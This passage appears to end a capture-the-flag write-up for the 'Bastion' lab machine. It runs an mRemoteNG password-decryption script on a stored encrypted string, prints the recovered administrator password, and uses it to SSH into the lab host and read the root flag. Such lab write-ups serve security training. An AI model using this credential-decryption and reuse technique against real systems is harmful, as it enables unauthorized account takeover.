
Will decrypt thus using a python script https://github.com/haseebT/mRemoteNG-Decrypt/blob/master/mremoteng_decrypt.py

Will use -s option for the encrypted password string
python3 /root/Programs/mremoteng_decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==
 Found the admin password thXLHM96BeKL0ER2

Will get as session as admin via ssh
ssh administrator@10.10.10.134

Root.txt
Done with Bastion…:)